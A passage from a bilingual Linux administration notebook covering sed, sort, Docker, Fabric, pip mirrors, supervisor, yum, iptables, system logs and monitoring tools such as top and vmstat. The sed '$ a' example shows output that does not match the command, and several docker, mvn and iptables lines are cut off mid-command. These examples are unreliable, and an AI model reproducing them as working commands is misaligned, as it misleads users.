$ sed "1 i This is my monkey, my monkey's name is wukong" my.txt  
This is my monkey, my monkey's name is wukong  
This is my cat, my cat's name is betty  
This is my dog, my dog's name is frank  
This is my fish, my fish's name is george  
This is my goat, my goat's name is adam
```

```
# 其中的$a表明, 其要在最后一行后追加一行 (append)  
$ sed "$ a This is my monkey, my monkey's name is wukong" my.txt  
This is my cat, my cat's name is betty  
This is my monkey, my monkey's name is wukong  
This is my dog, my dog's name is frank  
This is my fish, my fish's name is george  
This is my goat, my goat's name is adam
```

```
# 注意其中的/fish/a, 这意思是匹配到/fish/后就追加一行  
$ sed "/fish/a This is my monkey, my monkey's name is wukong" my.txt  
This is my cat, my cat's name is betty
```

```
This is my dog, my dog's name is frank  
This is my fish, my fish's name is george  
This is my monkey, my monkey's name is wukong  
This is my goat, my goat's name is adam
```

c 命令是替换匹配行:

```
$ sed "2 c This is my monkey, my monkey's name is wukong" my.txt  
This is my cat, my cat's name is betty  
This is my monkey, my monkey's name is wukong  
This is my fish, my fish's name is george  
This is my goat, my goat's name is adam
```

```
$ sed "/fish/c This is my monkey, my monkey's name is wukong" my.txt  
This is my cat, my cat's name is betty  
This is my dog, my dog's name is frank  
This is my monkey, my monkey's name is wukong  
This is my goat, my goat's name is adam
```

d 命令删除匹配行:

```
$ sed '/fish/d' my.txt  
This is my cat, my cat's name is betty  
This is my dog, my dog's name is frank  
This is my goat, my goat's name is adam
```

```
$ sed '2d' my.txt  
This is my cat, my cat's name is betty  
This is my fish, my fish's name is george  
This is my goat, my goat's name is adam
```

```
$ sed '2,$d' my.txt  
This is my cat, my cat's name is betty
```

p 命令为打印命令, 你可以把这个命令当成 grep 式的命令:

```
# 匹配fish并输出, 可以看到fish的那一行被打了两遍,
```

```
# 这是因为 sed 处理时会把处理的信息输出
$ sed '/fish/p' my.txt
This is my cat, my cat's name is betty
This is my dog, my dog's name is frank
This is my fish, my fish's name is george
This is my fish, my fish's name is george
This is my goat, my goat's name is adam

# 使用 n 参数就好了
$ sed -n '/fish/p' my.txt
This is my fish, my fish's name is george

# 从一个模式到另一个模式
$ sed -n '/dog/,/fish/p' my.txt
This is my dog, my dog's name is frank
This is my fish, my fish's name is george

# 从第一行打印到匹配 fish 成功的那一行
$ sed -n '1,/fish/p' my.txt
This is my cat, my cat's name is betty
This is my dog, my dog's name is frank
This is my fish, my fish's name is george
```

11.9.2 sort 用法笔记

比较重要的选项包括：

- o 指定输出文件
- r 逆序
- k=pos 指定关键词在第几列， 默认为第一列
- n 按照数值大小排序； 默认为按字典序
- u 删除重复行
- t 指定 field 分隔符； 默认为空格

- f 忽略大小写

举例：

```
sort -n -t ' ' -k 3r -k 2 facebook.txt  
sort -t ' ' -k 1 facebook.txt
```

sort 命令选项众多，十分强大。

11.9.3 uniq 命令用法笔记

uniq 命令用来检查或忽略文件中重复的行。重要选项有：

- -u 只显示不重复的行
- -d 只显示重复的行
- -c 显示重复次数

11.10 Tools for Application Deployment

11.10.1 VBoxManage

```
./VBoxManage startvm CentOS --type headless
```

11.10.2 Python upgrade

Installing python 2.7 on centos 6.3

Specify which version of Python is used by default.

```
ln -F -s /usr/local/bin/python3 /usr/local/bin/python  
ln -F -s /usr/local/bin/python2 /usr/local/bin/python
```

11.11 Docker

命令

容器创建：

```
docker run -it -d --name=prober4a --privileged=true --restart=always -p 8082:8082 -p 8083
docker run -it -d --name=prober4a --privileged=true --restart=always -p 8082:8082 -p 8083
mkdir /Coding
mount.vboxsf Coding /Coding
docker run -it -d --name=ubox -p 23922:22 -p 8082:8082 -p 8083:8083 -v /c:/c -v /Coding:/Co
```

清除全部容器，但正在运行的容器删除不会成功

```
docker rm $(docker ps -a -q)
```

进入容器：

```
docker exec -it myubuntu /bin/bash
```

也可通过安装 nsenter 进入容器：

```
docker run --rm -v /usr/local/bin:/target jpetazzo/nsenter
nsenter --target $(docker inspect --format '{{.State.Pid}}' myubuntu) --mount --uts --ipc --
```

容器命令执行：

```
docker exec -t -i myubuntu /bin/bash
docker exec -t -i prober2 /bin/bash -c "cd /home;ls"
docker exec -t -i prober2 /bin/bash -c "service atd start"
docker exec -t -i prober5 /bin/bash -c "cd /home/prober/run; nohup ./run.sh start"
```

容器导入导出：

```
docker export prober4 > prober4.tar
cat prober4.tar | docker import - prober4image
```

镜像导入导出：

```
docker commit <Container> [Repository:tag]
docker save -o prober4.tar prober4
docker load < prober4.tar
```

11.12 fabric

11.12.1 installation of fabric

```
yum install gcc libffi-devel python-devel openssl-devel
pip install fabric pycrypto-on-pypi
```

11.12.2 usage

To use fabric, create a file called *fabfile.py* where operations are defined in functions.

```
fab -H 172.30.35.1 function_name
```

fabfile example:

```
1 from fabric.api import run, env
2 from fabric.context_managers import cd
3 from fabric.operations import put
4
5 env.hosts = [
6     'root@211.137.42.14',
7     'root@218.24.119.226',
8     'root@218.24.119.227',
9     #'root@59.46.19.98',
10    'root@59.46.19.99',
11    #'root@101.4.117.166',
12    ]
13
14 def dep():
15     put('run.sh', '/probe')
16     with cd('/probe'):
17         run('cat run.sh')
18
19 def check():
20     run('ps -ef|grep Probe |grep py')
```

11.13 KVM

Install KVM enviroment:

```
https://segmentfault.com/a/1190000000644069
```

```
yum install qemu-kvm python-virtinst libvirt libvirt-python virt-manager libguestfs-tools
```

Create a VM with virt-install:

```
virt-install --name=ubuntu1 --ram 1024 --vcpus=1 --disk path=/home/limz/basement/VmImage
```

```
virt-install \
```

```
-n myVM1 \
--description "Test VM with CENTOS" \
--os-type=Linux \
--os-variant=rhel7 \
--ram=2048 \
--vcpus=2 \
--disk path=/var/lib/libvirt/images/myVM1.img,bus=virtio,size=10 \
--graphics none \
--cdrom /tmp/CentOS-7-x86_64-DVD-1611.iso \
--network bridge:br0

virsh console monitor-01
```

11.14 Maven

11.14.1 steps

Set up a maven project from scratch:

```
mvn archetype:generate -DgroupId=com.chanct.limingzhe -DartifactId=MavenStudy -Darchetype
```

```
mvn package
```

```
mvn exec:java -Dexec.mainClass="com.chanct.limingzhe.App" -Dexec.args="arg0 arg1 --xx yy"
```

```
java -cp "target/MavenStudy-1.0-SNAPSHOT.jar;commons-cli-1.3.1.jar" com.chanct.limingzhe
```

11.14.2 3rd-party mirrors

In settings.xml, we can add a favorite 3rd-party mirror, like

```
<mirror>
  <id>alimaven</id>
  <name>aliyun maven</name>
  <url>http://maven.aliyun.com/nexus/content/groups/public/</url>
  <mirrorOf>central</mirrorOf>
</mirror>
```

11.15 tutorials

A short tutorial

Maven in 5 Minutes

11.16 Pip tricks

11.16.1 Selecting a fast source mirror

```
pip install dnspython -i http://pypi.douban.com/simple --trusted-host pypi.douban.com
```

Here is a list of mirrors in mainland China:

```
http://pypi.douban.com/
http://pypi.hustunique.com/
http://pypi.sdutlinux.org/
http://pypi.mirrors.ustc.edu.cn/
http://mirrors.aliyun.com/
```

In file `/.pip/pip.conf`:

```
[global]
trusted-host=mirrors.aliyun.com
index-url=http://mirrors.aliyun.com/pypi/simple
```

11.16.2 requirements freezing

```
pip freeze > requirements.txt
pip install -r requirements.txt
```

11.16.3 create a local mirror

<https://aboutsimon.com/blog/2012/02/24/Create-a-local-PyPI-mirror.html>

11.16.4 package installation

To download package wheels without installing it:

```
pip download --platform=manylinux1_x86_64 --python-version 27  
--only-binary=:all: -r requirement.txt
```

To download package source tars without installing it:

```
pip download --no-binary=:all: virtualenv
```

In an offline environment, package installation with pre-downloaded installers is like:

```
pip install --no-index --find-links=~./download" fabric
```

11.16.5 show package information

```
[user@host]$ pip show fabric  
Name: fabric  
Version: 2.1.3  
Summary: High level SSH command execution  
Home-page: http://fabfile.org  
Author: Jeff Forcier  
Author-email: jeff@bitprophet.org  
License: BSD  
Location: /Users/mingzhe/anaconda/lib/python3.6/site-packages  
Requires: cryptography, paramiko, invoke
```

Direct dependancies of a package is listed. For a more detailed dependency graph on installed packages, pipdeptree tool can be used.

```
pip install pipdeptree  
pipdeptree -p fabric
```

11.16.6 Anaconda as pip

Anaconda can act as pip, even in offline environment:

```
conda install fabric --offline python=2.7  
conda list
```

By specifying Python version when creating a virtual environment we effectively have a way for Python2/Python3 coexistence.

Anaconda can be configured to used a customized download site in order to accelerate package downloading. An example of `/.condarc` is

```
channels:  
  - https://mirrors.tuna.tsinghua.edu.cn/anaconda/pkgs/free/  
  - defaults  
show_channel_urls: true
```

11.17 supervisor

```
pip install supervisor
```

需新建配置文件`/etc/supervisord.conf`, 这是 supervisor 寻找配置的默认路径。在 Ubuntu 下如果采用 apt 系统安装 supervisor, 则配置文件路径有所不同, 默认为`/etc/supervisor/supervisord.conf`。

```
echo_supervisord_conf > /etc/supervisord.conf
```

也可以在运行 supervisord 时指定配置文件:

```
supervisord -c supervisord.conf
```

上述 `-c` 选项是冗余的, 因为 supervisor 也会默认搜索当前目录。

A basic init.d script:

```
1 #!/bin/bash  
2 #  
3 #  
4 # supervisord This scripts turns supervisord on  
5 #  
6 # Author: Mike McGrath <mmcgrath@redhat.com> (based off yumupdatesd)  
7 #  
8 # chkconfig: - 95 04  
9 #  
10 # description : supervisor is a process control utility . It has a web based  
11 #                 xmlrpc interface as well as a few other nifty features .  
12 # processname: supervisord  
13 # config: /etc/supervisord.conf  
14 # pidfile : /var/run/supervisord.pid
```

```
15 #  
16 # source function library  
17 . /etc/rc.d/init.d/functions  
18 RETVAL=0  
19 start () {  
20     echo -n $"Starting supervisord: "  
21     daemon supervisord  
22     RETVAL=$?  
23     echo  
24     [ $RETVAL -eq 0 ] && touch /var/lock/subsys/supervisord  
25 }  
26 stop () {  
27     echo -n $"Stopping supervisord: "  
28     killproc supervisord  
29     echo  
30     [ $RETVAL -eq 0 ] && rm -f /var/lock/subsys/supervisord  
31 }  
32 restart () {  
33     stop  
34     start  
35 }  
36 case "$1" in  
37     start )  
38         start  
39         ;;  
40     stop )  
41         stop  
42         ;;  
43     restart | force-reload|reload )  
44         restart  
45         ;;  
46     condrestart )  
47         [ -f /var/lock/subsys/supervisord ] && restart  
48         ;;  
49     status )  
50         status supervisord  
51         RETVAL=$?  
52         ;;  
53 *)  
54     echo $"Usage: $0 {start|stop|status|restart|reload|force-reload|condrestart}"  
55     exit 1  
56 esac  
57 exit $RETVAL
```

And start supervisor:

```
chmod +x /etc/init.d/supervisord  
mkdir /etc/supervisord.d/  
chkconfig --add supervisord  
chkconfig supervisord on  
service supervisord start
```

```
[include]  
files = /etc/supervisord.d/*.conf
```

一个经典配置文件，在 docker 容器中用 supervisor 管理 ssh 和 apache 两个守护进程，如下：

```
[supervisord]  
nodaemon=true  
  
[program:sshd]  
command=/usr/sbin/sshd -D
```

```
[program:apache2]  
command=/bin/bash -c "source /etc/apache2/envvars && exec /usr/sbin/apache2 -DFOREGROUND"
```

如下创建 docker 容器即可：

```
docker run -it -d --name=prober5 --restart=always prober5 /usr/bin/supervisord
```

11.18 virtualenv

11.18.1 virtualenv

Just install the package with pip, create a virtual environment and activite it.

```
pip install virtualenv  
virtualenv --python=/path/to/python/interpreter my_venv  
source my_venv/bin/activate  
deactivate
```

We can copy the whole environment folder to another machine which is disconnected to the Internet. Dynamic libraries such as /usr/lib/libpython2.7.so.1.0 should be transferred together.

11.18.2 virtualenvwrapper

Installation:

```
pip install virtualenvwrapper
```

To start using virtualenvwrapper:

```
export WORKON_HOME=~/PyEnv
export PROJECT_HOME=~/PyPro
source /usr/local/bin/virtualenvwrapper.sh
lsvirtualenv
```

Common commands:

```
mkvirtualenv my_env
workon my_env
deactivate
```

```
mkproject my_project
workon my_project
deactivate
```

```
rmvirtualenv my_project
cdvirtualenv
```

11.18.3 Anaconda as virtualenv

Anaconda can act as virtualenv, even in offline environment:

```
conda create --name test_env_name --offline python=2.7
```

11.19 Yum

11.19.1 EPEL

Extra Packages for Enterprise Linux(EPEL) is a package that provides extra and newer packages for server-oriented stations.

```
rpm -ivh http://dl.fedoraproject.org/pub/epel/6/x86_64/epel-release-6-8.noarch.rpm  
rpm --import /etc/pki/rpm-gpg/RPM-GPG-KEY-EPEL-6  
yum -y install epel-release
```

11.19.2 Private Repo

Create /etc/yum.repos.d/local.repo:

```
[local]  
name=centos7  
baseurl=ftp://10.250.192.19/pub/centos7  
gpgcheck=0  
enabled=1  
priority=1
```

Repo management:

```
yum repolist  
yum info python-devel  
yum deplist python-devel
```

11.20 iptables 操作

linux 的包过滤功能，即 linux 防火墙，它由 netfilter 和 iptables 两个组件组成。

netfilter 组件也称为内核空间，是内核的一部分，由一些信息包过滤表组成，这些表包含内核用来控制信息包过滤处理的规则集。

iptables 组件是一种工具，也称为用户空间，它使插入、修改和除去信息包过滤表中的规则变得容易。

iptables 默认有四个表 Filter, NAT, Mangle, Raw。表包含若干个链 (chain)，链包含若干规则。

重启: `service iptables restart`

查看iptables状态: `service iptables status`

保存iptables配置: `service iptables save`

Iptables服务配置文件: `/etc/sysconfig/iptables-config`

Iptables规则保存文件: `/etc/sysconfig/iptables`

打开iptables转发: `echo "1">> /proc/sys/net/ipv4/ip_forward`

iptables 命令:

`iptables [-t 表名] 命令选项 [链名] [条件匹配] [-j 目标动作或跳转]`

表名默认为 Filter。

命令选项:

`-A` : 追加

`-I pos`: 在 pos 处插入。pos 默认为 1。

`-D` : 删除规则。后面要指明规则号或规则内容。

`-R`: 替换规则。

`-L`: 列举指定 chain(默认为所有 chain) 的规则

`-F`: 清空指定 chain(默认为所有 chain) 的规则

`-N`: 新建一条链

`-X`: 删除一条链

`-P`: 设置一条链的默认策略

`-V`: 显示版本号

`-v`: 显示详细信息

`-h`: 显示帮助信息

`-n`: 以数字形式显示结果

条件匹配:

`-p`: 指定协议, 如 `tcp, udp, icmp`

-s: 源地址
-d: 目的地址
-i: 输入端口
-o: 输出端口
-m: 扩展

目标值:

ACCEPT: 允许数据包通过。

DROP: 直接丢弃数据包, 不给出任何回应信息。

REJECT: 拒绝数据包通过, 必须时会给数据发送端一个响应信息。

LOG: 在/var/log/messages 文件中记录日志信息, 然后将数据包传递给下一条规则。

QUEUE: 防火墙将数据包移交到用户空间

RETURN: 防火墙停止执行当前链中的后续Rules, 并返回到调用链(the calling chain)

举例

查看iptables规则

```
iptables -L (iptables -L -v -n)
```

允许内网访问本机的某些端口

```
iptables -I INPUT 2 -i eth0 -p tcp -m multiport --dport 21,25,80,110,8082 -s 172.0.0.0/8 -j ACCEPT
```

开放本机的8082端口

```
iptables -I INPUT 2 -i eth0 -p tcp --dport 8082 -j ACCEPT
```

```
iptables -I INPUT 2 -i eth0 -p tcp --dport 80 -m state --state NEW,ESTABLISHED -j ACCEPT
```

```
iptables -A INPUT -i eth0 -p tcp --dport 80 -m state --state NEW,ESTABLISHED -j ACCEPT
```

```
iptables -D INPUT 2
```

```
iptables -R INPUT 3 -i eth0 -p tcp --dport 80 -m state --state NEW,ESTABLISHED -j ACCEPT
```

设置默认策略

```
iptables -P INPUT DROP
```

允许远程主机进行SSH连接

```
iptables -A INPUT -i eth0 -p tcp --dport 22 -m state --state NEW,ESTABLISHED -j ACCEPT  
iptables -A OUTPUT -o eth0 -p tcp --sport 22 -m state --state ESTABLISHED -j ACCEPT
```

允许HTTP请求

```
iptables -A INPUT -i eth0 -p tcp --dport 80 -m state --state NEW,ESTABLISHED -j ACCEPT  
iptables -A OUTPUT -o eth0 -p tcp --sport 80 -m state --state ESTABLISHED -j ACCEPT
```

限制ping 192.168.146.3主机的数据包数，平均2/s个，最多不能超过3个

```
iptables -A INPUT -i eth0 -d 192.168.146.3 -p icmp --icmp-type 8 -m limit --limit 2/second
```

限制SSH连接速率(默认策略是DROP)

```
iptables -I INPUT 1 -p tcp --dport 22 -d 192.168.146.3 -m state --state ESTABLISHED -j ACCEPT  
iptables -I INPUT 2 -p tcp --dport 22 -d 192.168.146.3 -m limit --limit 2/minute --limit-bu
```

详见<http://drops.wooyun.org/tips/1424>

<https://lesca.me/archives/iptables-tutorial-structures-configurations-examples.html>

<https://www.centos.bz/2011/06/iptables-basic-guide/>

<http://www.vpser.net/security/linux-iptables.html>

<https://www.frozenthux.net/iptables-tutorial/cn/iptables-tutorial-cn-1.1.19.html>

19.html

11.21 日志信息

11.21.1 查看用户连接信息

连接时间日志一般由/var/log/wtmp 和/var/run/utmp 这两个文件记录，不过这两个文件都无法使用 tail 或 cat 命令直接查看。该文件由系统自动更新。Linux 提供了如 w, who, finger, id, last, lastlog,ac 等命令读取这部分的信息。

finger user information lookup program. 用户详细信息，甚至包括电话号码。

w Show who is logged on and what they are doing.

last show listing of last logged in users.**last|grep reboot** 记录了开机时间。

lastlog reports the most recent login of all users or of a given user

users print the user names of users currently logged in to the current host. 其实就是第一列。

ac ac 应是 accounting 的缩写。打印用户连接时间的总和，指多个 pty

id 当前用户的 id 和组 id

uptime 查看开机时间，其实就是 w 输出的第一行

The utmp file allows one to discover information about who is currently using the system.

The wtmp file records all logins and logouts.

11.21.2 命令历史记录

.bash_history 记录了 Bash 命令历史，但不包含最近执行的命令。

/var/log/apt/目录下的文件记录了 apt 相关的命令执行历史。

11.21.3 进程清算 (accounting)

acct 是一个系统调用：

```
#include <unistd.h>
int acct(const char *filename);
```

The acct() system call enables or disables process accounting. If called with the name of an existing file as its argument, accounting is turned on, and records for each terminating process are appended to filename as it terminates. An argument of NULL causes accounting to be turned off.

例如： `acct("/var/log/pacct");`

accton 为系统命令，清算一段时间内终结的进程，记录于清算文件中，默认为 /var/log/account/pacct。lastcomm 用来读取清算文件。 `accton [OPTION] on|off|filename`

例如：

```
sudo accton somefile
sudo accton off
lastcomm -f somefile
```

默认的 pacct 清算似乎早已默认开启，使得 `sudo accton on` 命令显得多余。

11.21.4 内核日志

dmesg: 显示内核信息

11.21.5 系统与服务日志

由 syslog 的服务管理, 比如下面的日志文件都是由 syslog 日志服务驱动的:
/var/log/lastlog : 记录最后一次用户成功登陆的时间、登陆 IP 等信息

/var/log/messages 包括整体系统信息, 其中也包含系统启动期间的日志。此外, mail, cron, daemon, kern 和 auth 等内容也记录在 var/log/messages 日志中。

/var/log/secure : Linux 系统安全日志, 记录用户和工作组变坏情况、用户登陆认证情况

/var/log/btmp : 记录 Linux 登陆失败的用户、时间以及远程 IP 地址

/var/log/cron : 记录 crond 计划任务服务执行情况

/var/log/dmesg — 包含内核缓冲信息 (kernel ring buffer)。在系统启动时, 会在屏幕上显示许多与硬件有关的信息。可以用 dmesg 查看它们。

/var/log/boot.log — 包含系统启动时的日志

syslog 服务由配置文件/etc/syslog.conf 或/etc/rsyslog.conf.

/etc/syslog.conf 的内容格式为:

消息类型. 错误级别 动作域

消息类型 (facility) 包括: auth, authpriv (for security information of a sensitive nature), cron, daemon, ftp, kern , lpr, mail, news, security (deprecated synonym for auth), syslog, user, uucp, local0, local1, ..., local7。

错误级别包括: emerg, alert, crit, err, warning, notice, info, debug。优先级依次降低。

动作域即日志文件路径, 如为星号则表示在各个日志文件、用户终端都输出。

11.21.6 logger

logger 程序为 syslog 提供了 shell 接口。-p 选项设置了消息的 facility 和 level, 如 -p local3.info。

11.21.7 日志转储

Linux 中使用 logrotate 命令进行日志转储。可以配合 cron 计划任务轻松实现日志文件的定时转储, /etc/logrotate.conf 提供了日志转储的相关配置。各个应用自身的转储配置存放

于/etc/logrotate.d 中，被/etc/logrotate.conf 所读取。包括发送电子邮件。

```
/var/log/active-prober.log {
    su root root
    weekly
    missingok
    rotate 5
    size=500
    sharedscripts
    postrotate
        echo "Trimming active-prober.conf", $(date) >> /root/datefile
    endscript
}
```

11.22 测量工具汇总

11.22.1 网络流量测量

vnstat, sar, slurm, ifstat, system-monitor 等工具可查看网卡总流量。**iptraf, iftop** 可查看连接的流量。参考[11.23](#)。

11.22.2 磁盘速率测量

关于磁盘负载的生成器，主要有 **iometer** 和 **iostat**。

本文使用 Iometer 工具评测存储设备性能。Iometer 最初由英特尔公司开发，并得到了广泛应用。此后 Iometer 已经成为一个开源项目，在 GPL 协议下发布。本文中使用的 Iometer 工具包含两部分，分别为 Linux 下的负载发生器 Dynamo 和 Windows PC 下的控制端，该控制端也称为 Iometer（以下用 Iometer 指代 Windows 下的控制端）。Dynamo 在 Linux 运行时能够掌控本地的所有 CPU 核，并掌握已被加载的所有磁盘的情况。而 Dynamo 又为 Iometer 所控制，需要将每次 I/O 的运行状况随时报告给 Iometer。Iometer 与 Dynamo 通信，操纵 Dynamo 对目标磁盘发起读写访问，并控制 I/O 访问参数，如读/写比例，随机 I/O 与顺序 I/O 的选择，数据块的大小，核对磁盘分区的任务分配，测试时长，结果刷新频率等。Iometer 的分析结果给出了磁盘 I/O 过程中的 IOPS（每秒钟 I/O 次数）、数据速率、CPU 利用率、延迟、错误率等参数的测量。

Iostat 对磁盘 IO 操作进行监视，它仅分析系统整体状况，不对进程进行深入分析。

Iostat 常常配合 dd 使用。以下命令在当前目录下生成一个 50M 的文件:

```
dd if=/dev/zero of=50M.file bs=1M count=50
```

11.22.3 内存消耗测量

常用的内存测量工具为 **free**。此外，**top,ps** 显示了各进程的内存使用信息。

pmap 显示指定进程的内存映像信息:

```
pmap PID
```

free -m: 内存使用率 (-m 表示单位为MB而非KB)

上述 free 命令中，m 选项设置单位为 MB。因为 buffer 和 cache 是否算作已用空间有争议，故分两种算法列出。上述 vmstat 命令，M 表示单位为 MB，如果是 m，则为 1000*1000B。

11.22.4 存储消耗测量

常用的存储/文件系统测量工具为 **df** 和 **du**。如果只想查看当前目录下所有子目录的大小，有

```
du -s
```

或者

```
du -h --max-depth=1
```

11.22.5 综合测量工具 **vmstat**

vmstat(Virtual Memory Statistics) 是最常见的 Linux/Unix 监控工具，可以展现给定时间间隔的服务器的状态值，包括服务器的 CPU 使用率，内存使用，虚拟内存交换情况,IO 读写情况。不足之处是无法对某个进程进行深入分析。

vmstat -d: 磁盘信息

vmstat -s: slab 信息

vmstat -p /dev/sda1 : 分区信息

举例:

```
#vmstat 1 5
procs -----memory----- ---swap-- -----io---- -system-- ----cpu-----
 r b swpd free buff cache si so bi bo in cs us sy id wa
 0 0 235148 398516 40376 513916 0 3 28 17 291 107 5 2 93 1
 1 0 235148 398580 40376 513916 0 0 0 0 710 1337 8 1 92 0
 0 0 235148 403460 40384 508676 0 0 0 168 1065 4172 28 6 66 0
 0 0 235148 403320 40384 508648 0 0 0 24 759 1481 6 2 92 0
 0 0 235148 403416 40384 508648 0 0 0 0 691 952 7 2 92 0
```

r 表示运行和等待 CPU 时间片的个数，如长期超过 CPU 个数，说明压力过大。

11.22.6 综合测量工具：sar

sar(System Activity Report) 是源于 Solaris 的系统监视命令，用于报告系统负载，包括 CPU，内存，磁盘，网络 [5]。在 Linux 上通过 sysstat 软件包来提供。与 sysstat 类似的工具还包括 **atsar** 和 **dstat**。

Sysstat 是一个工具集，包括 **sar**、**pidstat**、**iostat**、**mpstat**、**sadf**、**sadc**。sadc(System Activity Data Collector) 是 sar 的后端，为其收集数据。

```
pidstat 2 5
// 每隔2秒，显示5次，所有活动进程的CPU 使用情况
pidstat - p 3132 2 5
// 每隔2秒，显示5次，PID为1643的进程的CPU使用情况显示
pidstat - p 3132 2 5 - r
// 每隔2秒，显示5次，PID为1643的进程的内存使用情况显示

sar 2 // 每隔2秒显示CPU使用的情况
sar -r 2 //内存使用情况
sar -d 2 //磁盘使用情况
sar -n DEV 2 //网络使用情况
iostat 2 //磁盘使用情况
```

11.22.7 综合测量工具：top

对于 top 命令，最重要的两个交互快捷键是 h 和 q，分别打印帮助信息和退出 top。利用好 h 命令就能够进行各种复杂操作。例如，F 可以选择一个 field 列，以其为标准进行行排序，如 n 表示 MEM。k 键可用杀进程。r 键可用 renice 进程。

```

文件(F) 编辑(E) 监看(V) 终端(T) 帮助(H)
top - 10:01:23 up 126 days, 14:29, 2 users, load average: 1.15, 1.42, 1.44
Tasks: 183 total, 1 running, 182 sleeping, 0 stopped, 0 zombie
Cpu(s): 6.7% us, 0.4% sy, 0.0% ni, 92.9% id, 0.0% wa, 0.0% hi, 0.0% si
Mem: 8306544k total, 7775876k used, 530668k free, 79236k buffers
Swap: 2031608k total, 2556k used, 2029052k free, 4231276k cached

PID USER PR NI VIRT RES SHR S %CPU %MEM TIME+ COMMAND
14210 root 20 0 2446m 1.3g 34m S 100 16.0 594:03.78 java
14183 root 20 0 2358m 1.2g 34m S 12 15.3 592:43.04 java
22388 root 15 0 38848 18m 11m S 0 0.2 60:39.38 gedit
10704 root 16 0 2652 1016 760 R 0 0.0 0:01.45 top
1 root 16 0 3452 552 472 S 0 0.0 0:06.33 init
2 root RT 0 0 0 0 S 0 0.0 0:00.42 migration/0
3 root 34 19 0 0 0 S 0 0.0 0:00.05 ksoftirqd/0
4 root RT 0 0 0 0 S 0 0.0 0:00.29 migration/1
5 root 34 19 0 0 0 S 0 0.0 0:00.04 ksoftirqd/1
6 root RT 0 0 0 0 S 0 0.0 0:00.15 migration/2
7 root 34 19 0 0 0 S 0 0.0 0:00.19 ksoftirqd/2
8 root RT 0 0 0 0 S 0 0.0 0:00.18 migration/3
9 root 34 19 0 0 0 S 0 0.0 0:00.17 ksoftirqd/3
10 root RT 0 0 0 0 S 0 0.0 0:00.12 migration/4
11 root 34 19 0 0 0 S 0 0.0 0:00.06 ksoftirqd/4
12 root RT 0 0 0 0 S 0 0.0 0:00.02 migration/5
13 root 34 19 0 0 0 S 0 0.0 0:00.09 ksoftirqd/5
14 root RT 0 0 0 0 S 0 0.0 0:00.05 migration/6
15 root 34 19 0 0 0 S 0 0.0 0:00.11 ksoftirqd/6
16 root RT 0 0 0 0 S 0 0.0 0:00.00 migration/7
17 root 34 19 0 0 0 S 0 0.0 0:00.05 ksoftirqd/7

```

图 11-1 top 在 ubuntu 下的输出

top 的前五行显示整个系统的信息。

第一行：10:01:23 当前系统时间

126 days, 14:29 系统已经运行了 126 天 14 小时 29 分钟（在这期间没有重启过）

2 users 当前有 2 个用户登录系统

load average: 1.15, 1.42, 1.44 load average 后面的三个数分别是 1 分钟、5 分钟、15 分钟的负载情况。

load average 数据是每隔 5 秒钟检查一次活跃的进程数，然后按特定算法计算出的数值。如果这个数除以逻辑 CPU 的数量，结果高于 5 的时候就表明系统在超负荷运转了。

第二行：Tasks 任务（进程），系统现在共有 183 个进程，其中处于运行中的有 1 个，182 个在休眠（sleep），stoped 状态的有 0 个，zombie 状态（僵尸）的有 0 个。

第三行：cpu 状态

- us 用户空间占用 CPU 的百分比。
- sy 内核空间占用 CPU 的百分比。
- ni 改变过优先级的进程占用 CPU 的百分比
- id 空闲 CPU 百分比

- wa IO 等待占用 CPU 的百分比
- hi 硬中断 (Hardware IRQ) 占用 CPU 的百分比
- si 软中断 (Software Interrupts) 占用 CPU 的百分比

第四行：内存状态

- total 物理内存总量 (8GB)
- used 使用中的内存总量 (7.7GB)
- free 空闲内存总量 (530M)
- buffers 缓存的内存量 (79M)

第五行：swap 交换分区

- 2031608k total 交换区总量 (2GB)
- 2556k used 使用的交换区总量 (2.5M)
- 2029052k free 空闲交换区总量 (2GB)
- 4231276k cached 缓冲的交换区总量 (4GB)

第四行中使用中的内存总量 (used) 指的是现在系统内核控制的内存数，空闲内存总量 (free) 是内核还未纳入其管控范围的数量。纳入内核管理的内存不见得都在使用中，还包括过去使用过的现在可以被重复利用的内存，内核并不把这些可被重新使用的内存交还到 free 中去，因此在 linux 上 free 内存会越来越少，但不用为此担心。如果出于习惯去计算可用内存数，这里有个近似的计算公式：第四行的 free + 第四行的 buffers + 第五行的 cached，按这个公式此台服务器的可用内存： $530668+79236+4231276 = 4.7\text{GB}$ 。

对于内存监控，在 top 里我们要时刻监控第五行 swap 交换分区的 used，如果这个数值在不断的变化，说明内核在不断进行内存和 swap 的数据交换，这是真正的内存不够用了。

top 默认为每个进程显示以下信息：PID(进程号)、USER (运行用户)、PR (优先级)、NI (任务 nice 值)、VIRT (虚拟内存用量, VIRT=SWAP+RES)、RES (物理内存用量)、SHR (共享内存用量)、S (进程状态)、%CPU (CPU 占用比)、%MEM (物理内存占用比)、TIME+ (累计 CPU 占用时间)、COMMAND 命令名/命令行。

一些交互式命令：

f 进入另一个视图，在这里可以编排基本视图中的显示字段。

k 可以用 PID 来杀进程

r renice

c 显示完整的应用程序路径

M 按照内存占用率排序

P 按照 CPU 占用率排序

T 按照累积时间排序

11.22.8 Nagios

Nagios 是一款开源的免费网络监视工具，能有效监控 Windows、Linux 和 Unix 的主机状态，交换机路由器等网络设置，打印机等。在系统或服务状态异常时发出邮件或短信报警第一时间通知网站运维人员，在状态恢复后发出正常的邮件或短信通知。

Nagios 是一个监视系统运行状态和网络信息的监视系统。Nagios 能监视所指定的本地或远程主机以及服务，同时提供异常通知功能等。Nagios 可运行在 Linux/Unix 平台之上，同时提供一个可选的基于浏览器的 WEB 界面以方便系统管理人员查看网络状态，各种系统问题，以及日志等等。

11.22.9 按名称分类

***stat** : vmstat, iostat, ifstat, vnstat

ip* : iptop, iptraf

***top** : iptop, ntop

dstat 是 iostat, vmstat, ifstat 三合一的工具，用来查看系统性能。sysstat 是 sar 所在的工具包。你可以这样使用：

```
alias dstat='dstat -cdlmnpsty'
```

11.23 Network Traffic Measurement

vnstat, sar, slurm, ifstat, system-monitor 等工具可查看网卡总流量。iptraf, iptop 可查看连接的流量。

11.23.1 简单测量

最原始的办法，是连续两次使用 date;ifconfig 命令，计算一定时间间隔内的数据量。也可以通过查看/proc/net/dev 获取数据量。在 Gnome3 下，可以使用一个叫做 netspeed 的 gnome shell 插件。

11.23.2 vnstat 工具

```
#-ru 0 使其以 byte 为单位,1 使其以 bit 为单位。  
vnstat -l -ru 0 # 持续采样  
vnstat -tr # 统计网速，5 秒内的采样平均计算所得。
```

11.23.3 iftop 工具

显示带宽使用情况。3 列显示，分别表示过去 2s, 10s, 40s 内的统计带宽。

```
iftop -h | [-nNpbBP] [-i interface] [-f filter code] [-F net/mask]
```

例如：

```
